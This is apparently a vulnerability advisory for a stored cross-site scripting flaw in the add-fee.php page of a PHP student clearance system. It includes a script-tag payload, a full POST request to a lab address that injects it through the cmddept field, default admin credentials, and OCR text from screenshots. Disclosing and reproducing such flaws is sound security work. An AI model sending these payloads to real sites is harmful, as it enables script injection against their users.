Vulnerability Description

Web-Based Student Clearance System v1.0 was discovered to contain a cross-site scripting (XSS) vulnerability via the add-fee.php. It is an open source project from https://www.sourcecodester.com/. This vulnerability allows attackers to execute arbitrary web scripts or HTML via a crafted payload injected into the cmddept parameter.

1. BUG_Author: Tr0e
2. vendors: Web-Based Student Clearance System in PHP Free Source Code;
3. The program is built using the xmapp/v3.3.0 and PHP/8.1.10 version;
4. Vulnerability location: /student_clearance_system_Aurthur_Javis/admin/add-fee.php

Vulnerability Verification

[+] Payload:

```
"><script>alert(1)</script>
```


POC:


```
POST http://192.168.0.111:91/student_clearance_system_Aurthur_Javis/admin/add-fee.ph
Host: 192.168.0.111:91
Content-Length: 122
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.111:91
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Referer: http://192.168.0.111:91/student_clearance_system_Aurthur_Javis/admin/add-fe
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=rbcvgagjbbad1bbrbb62nukgmc
Connection: close

cmdsession=2020%2F2021&cmdfaculty=Select+faculty&cmddept=%22%3E%3Cscript%3Ealert%281
```


How to verify

Build the vulnerability environment according to the steps provided by the source code author (Log in with the default account and password:admin/admin123) and execute the Payload provided above.

The vulnerability is located at the "Fee Management - Add Fee" function, you shuold inserts Payload when you add new file， as shown in the following figure：






不安全 | 192.168.0.111:91/student_clearance_system_Aurthur_Javis/admin/add-fee.php
GitHub
192.168.0.111:91 显示
1
确定
ARTHUR JARVIS UNIVERSITY
Qniqq ye ifiqk
EKE, EMMANUEL EFA-EVAL
Search
Dashboard
User Management
Student Management
Fee Management
Home
Search
Home / Add Fee
Add New Fee
Session
2020/2021
Faculty
Select faculty
Department
Select Department
Fee Structure
Faculty Department Session Amount Action
1 Science Computer Science 2020/2021 NGN100,000.00 Action
2 Select faculty "> 2020/2021 NGN2,000.00 Action
192.168.0.111:91/student_clearance_system_Aurthur_Javis/admin/index.php
<tbody>
<tr class="gradeX">…</tr>
<tr class="gradeX">
<td height="47">…</td>
<td>…</td>
<td>
 == $0
"">"
<script>alert(1)</script>

</td>